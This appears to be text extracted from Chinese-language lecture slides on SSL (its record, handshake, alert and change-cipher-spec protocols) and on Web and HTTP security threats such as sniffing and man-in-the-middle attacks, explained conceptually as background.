


SSL记录协议的操作过程



SSL记录协议的操作过程

- 最后，形成SSL记录协议数据单元




SSL: 握手协议

SSL握手协议

- SSL的部分复杂性来自于握手协议，握手协议在传递应用数据之前使用
- SSL握手协议允许客户端和服务端相互认证、协商加密和MAC算法，保护数据使用密钥通过SSL记录传送
- SSL握手协议的功能包括：
 - 协商密码算法
 - 协商主会话密钥（Master Secret）
 - Client 和Server之间的相互认证：对服务器身份的认证要在Client身份认证之前；Client身份认证是可选的


SSL握手协议报文格式

- 握手协议由一系列在客户端和服务端之间交换的报文组成，完成认证、密钥和算法协商
- 每个报文具具有三个字段：
 - 类型(1字节): 指示10种报文中的一个
 - 长度(3字节): 以字节为单位的报文长度
 - 内容(≥ 1 字节): 和这个报文有关的参数



握手协议消息类型

消息	参数	描述
hello_request	Null	服务器发出此信息给客户端启动握手协议
client_hello	版本, 随机数, 会话id, 密码参数, 压缩方法	客户端发出client_hello启动SSL会话, 该信息标识密码和压缩方法列表, 服务器响应
server_hello		
certificate	X.509 v3证书链	服务器发出的向客户端验证自己的消息
server_key_exchange	参数, 签名	密钥交换
certificate_request	类型, CAs	服务器要求客户端认证
server_done	Null	指示服务器的Hello消息发送完毕
certificate_verify	签名	对客户证书进行验证
client_key_exchange	参数, 签名	密钥交换
finished	Hash值	验证密钥交换和鉴别过程是成功的




SSL 握手协议

• 四个阶段

- Phase 1. Establish security Capabilities
- Phase 2. Server Authentication and Key Exchange
- Phase 3. Client Authentication and Key Exchange
- Phase 4. Finish


Phase 1: 建立安全能力

- 客户向服务器发送client_hello报文
 - 参数包括：Version, Random , session id, cipher suite , compression method
- 服务器向客户端发送server_hello报文
 - 参数与client_hello参数相同
- Cipher suite 参数包括
 - 密钥交换方法：RSA, Diffie-Hellman, Fortezzz
 - 加密算法：RC4, RC2, DES, 3DES, IDEA, Fortezza
 - MAC算法：MD5, SHA-1




Phase 2: 服务器认证和密钥交换

- 服务器发送其SSL数字证书
Certificate, 一般服务器使用带有SSL的X.509v3数字证书
 - (可选) 如果服务器使用 SSL 3.0, 服务器的web应用程序需要客户端提交数字证书进行认证, 则发出 certificate_request 报文; 在报文中, 服务器给出可以支持的客户端数字证书类型列表
- 若密钥交换算法使用DH算法, 就不需要服务器发送证书, 但是很难防止中间人攻击; 若密钥交换算法使用RSA等算法, 需要发送 server_key_exchange 报文, 用来交换密钥
- 服务器发送 sever_hello_done 报文, 等待客户端响应



Phase 3: 客户认证和密钥交换

- 收到服务器发来的
sever_hello_done以后,
客户端验证server提供的
证书是否有效



- (可选) 如果客户端收到了certificate-request 报文, 则发送一个SSL数字证书Certificate; 如果没有可用的数字证书, 客户端将发送no_certificate alert; 如果客户端数字证书认证是强制性的, 服务器应用程序将会使会话失败
- 客户端发送client_key_exchange, 此消息包含pre_master_secret和消息认证码密钥, 在后续阶段, pre_master_secret 用来计算master_secret


Phase 3: 客户认证和密钥交换

- 如果客户端发送了Certificate给服务器，客户端将发出签有客户端专用密钥的certificate_verify，通过验证此消息的签名，服务器可以显示验证客户端数字证书的所有权
- 认证密钥和加密密钥
 - 主密钥master_secret并不直接用于数据加密和认证，而是用来产生连接所需要的一系列密钥，包括：

	Client	Server
MAC	client_write_secret	server_write_secret
加密	client_write_key	server_write_key
IV	client_write_iv	server_write_iv

Phase 4: 结束

- 客户端使用一系列加密运算将pre_master_secret转化为master secret，派生出用于加密和消息认证的所有密钥
- 客户端发出change_cipher_spec，服务器转换为新协商的密码对
- 客户发送在新算法、密钥的finished，验证密钥交换和认证过程是否成功
- 服务器发送change_cipher_spec将挂起状态迁移到当前的cipher_spec，并发送结束报文
- 握手完成，客户和服务端可以交换应用层数据



SSL: 告警协议
SSL: 修改密码规约协议

SSL告警协议

- 告警协议用于向对等实体传递SSL相关的警报,和使用SSL的其它应用一样, 告警消息按照当前状态压缩和加密
- 此协议的每个消息由两个字节组成
 - 第一个字节
 - 值为1标识告警
 - 值2表示致命错误来传递消息出错的严重程度
如果结果为致命, SSL将立即中止连接,
而会话中的其它连接将继续进行,
但不会在此会话中建立新连接
 - 第二个字节, 包含了描述特定告警信息的代码

1 byte 1 byte



(b) Alert Protocol

SSL修改密码规约协议

● 功能

- 在握手协议的结束阶段发送，通知接收方，以后的记录将使用刚才协商的密码算法和密钥进行加密/认证
- 接收方把会话的挂起状态复制到当前状态，使以后的连接使用这些密码参数

● 报文结构

- 只有一种报文，只有一个字节，只有一个值(1)是有效的

1 byte



(a) Change Cipher Spec Protocol

SSL: 安全性分析

SSL的安全性分析

- 一个安全协议除了所采用的加密算法安全性以外，更为关键的是其逻辑严密性、完整性、正确性，SSL较好地解决了这一问题
 - SSL协议可以很好地防范“重放攻击”
 - SSL协议为每次安全连接产生一个128位长的随机数“连接序号”，攻击者无法提前预测此连接序号，因此不能对服务器请求做出正确应答
 - 几乎所有Web服务器以及各类操作系统上的web浏览器支持SSL协议，因此使用SSL协议开发成本小
- 保密问题：SSL协议的数据安全性其实就是建立在RSA等算法的安全性上，从本质上来讲，攻破RSA等算法就等同于攻破此协议
- 认证问题：SSL对应用层不透明，只能提供交易中客户与服务器间的双方认证，在涉及多方的电子交易中，SSL协议并不能协调各方间的安全传输和信任关系



应用层安全协议： 安全超链接传输协议HTTPS



WEB及其安全威胁

WEB从哪里来

- 最早的WEB构想可以追溯到八十年代，Tim Berners-Lee是欧洲粒子物理研究中心(CERN)的研究专家，他所在研究中心的实验室分布在很多国家，大型试验往往需要很多实验室的不同试验结果协作完成
- 在那个年代，没有网络，很多试验的结果要从分布在各地的实验室运到日内瓦集中处理，十分麻烦；于是Tim想创建一个平台独立和系统分布的全新信息发布系统：
 - 平台独立：使所有的用户都能访问信息发布系统而不必顾虑他们不同的机型
 - 系统分布：使得所有的用户都能够在自己的计算机上提供材料，并和他人提供的资源联系起来

WEB从哪里来

- 1989年3月，Tim Berners-Lee发表了一篇文章《关于信息化管理的建议》，文中提出了一个很有意思的概念：“与其简单地引用其他人的著作，不如进行实际的链接；读一篇文章时，读者可以打开所引用的其他文章。”
- 超文本技术(hypertext)当时相当流行，Tim Berners-Lee利用了他先前在文档和文本处理方面的研究成果，发明了超文本标记语言HTML(HyperText Markup Language)
- Tim Berners-Lee还创建了一个称为超文本传输协议HTTP(HyperText Transfer Protocol)的简单协议

WEB从哪里来


- 在1989年的圣诞假期， Tim Berners-Lee利用HTTP和HTML发明了第一个网页服务器和Web浏览器(同时也是编辑器)， 叫做WorldWideWeb(WWW)
- 1991年8月6日， Tim Berners-Lee在alt.hypertext新闻组上贴了WWW项目简介的文章， 这一天也标志着互联网上WWW公共服务的首次亮相
 - 构成WWW的HTML文档是结构简单、平台独立的信息容器， 容器的内容是普通文本和超文本链接
- Tim Berners-Lee发明了三项WWW的基础技术：
 - 用于编写文档的超文本标记语言HTML（支持超文本链接）
 - 用于发布资源的超文本传输协议HTTP
 - 通过互联网引用其他可访问文档或资源的统一资源定位URL

WEB是什么

- WWW改变了生活，使所有人真正进入了网络时代
- WWW技术实际上是运行在互联网和TCP/IP上的一个客户/服务器程序
- 几乎所有的商业企业、政府机构和许多个人都拥有Web站点，利用Web浏览器对互联网的访问越来越多
- 商家也渐渐意识到：互联网和Web站点实际上很容易受到攻击，因此安全的Web服务需求就应运而生了

WEB常用技术和结构

- HTML/XML
- HTTP
- CGI
- Cookie
- Java , Java Applet/ Servlet
- JavaScript/VBScript
- ActiveX



WEB的安全特点和安全目标

- 很多计算机安全和网络安全技术都可以直接应用在Web中，但Web还有一些固有的安全特点
 - 互联网是双向的
 - Web服务器容易受到互联网的攻击
 - Web越来越多地成为商业合作、产品发布和商务交易的平台，如果Web服务器被攻击，就可能金钱失窃或信息受损
 - Web使用比较简洁，但底层支持软件却很复杂，容易产生安全漏洞
- Web安全目标：
 - ① 确保Web服务器存储数据的安全
 - ② 确保Web客户端的计算机是安全的
 - ③ 确保服务器和浏览器之间的信息传输的安全

Web的安全威胁

- 对于Web的安全威胁有两类分类方法
- 按照威胁方式分类：
 - 主动攻击包括伪装成其它用户、篡改客户和服务端之间的消息或者篡改Web站点的信息等
 - 被动攻击包括在浏览器和服务端通信窃听、获得原来被限制使用的权限等
- 按照威胁位置分类：
 - Web服务器安全
 - Web客户端安全
 - 服务器和客户端之间的通信安全

Web的安全威胁

- 服务器安全

- 用户认证A
 - Basic
 - MD
 - SSL
- 访问控制A
 - Access
 - GET, POST, Update
- 日志
 - Access_log
 - Erro_log

- 客户浏览器的安全

- 对服务器的认证
- 访问控制机制和签名
 - Java Applet的本地资源访问控制
 - ActiveX 的数字签名


- 服务器和客户端之间的通信安全

- IPsec
- SSL/TLS
- MIME/PGP/SET等

Web流量安全方法


- 提供Web安全的方法1: IP级安全

- 使用IPSec的优点在于它对终端用户和应用都是透明的，提供通用的解决方案，而且还具有过滤功能。




- 提供Web安全的方法2: TCP级安全

- 传输层安全协议SSL或TLS作为下层协议可以对应用透明，也可以在特定包中使用



- 特定的安全服务在特定应用中实现，
即方法3: 应用级安全

- 为应用定制安全协议，一个典型应用就是安全电子交易SET (Security Electronic Trade)



针对HTTP的攻击举例

超文本传送协议HTTP

- 超文本传送协议HTTP(Hyper Text Transfer Protocol): HTTP是目前使用最为广泛的应用层协议, 它详细规定了浏览器和WWW服务器之间互相通信的规则, 使得用户能够通过浏览器看到网页里丰富的图文内容。
- HTTP的缺陷
 - 明文传输, 没有数据完整性校验
 - 无状态链接, 无法验证双方身份的真实性

常见的针对HTTP的攻击

- 监听嗅探

- 由于HTTP采用明文信息传输，可以被直接嗅探到明文

- 篡改劫持

- 攻击者可以修改通信数据包，达到篡改信息和劫持回话的目的

- 伪造服务器

- 由于HTTP协议并不验证服务器的可信度，故而存在ARP欺骗、DNS欺骗以及钓鱼等风险

致命的中间人攻击


- 中间人攻击（Man-In-The-Middle attack）指攻击者与通讯双方分别建立独立的联系，并交换其所收到的数据
 - 通讯双方都认为他们正在通过一个私密的连接与对方直接对话，但事实上整个会话都被攻击者完全控制，而且攻击者还可以拦截通讯双方的通话并插入新的内容
- 因为HTTP协议本身采用明文传输通信内容，并且对通信双方不做验证，完全无法防御中间人攻击
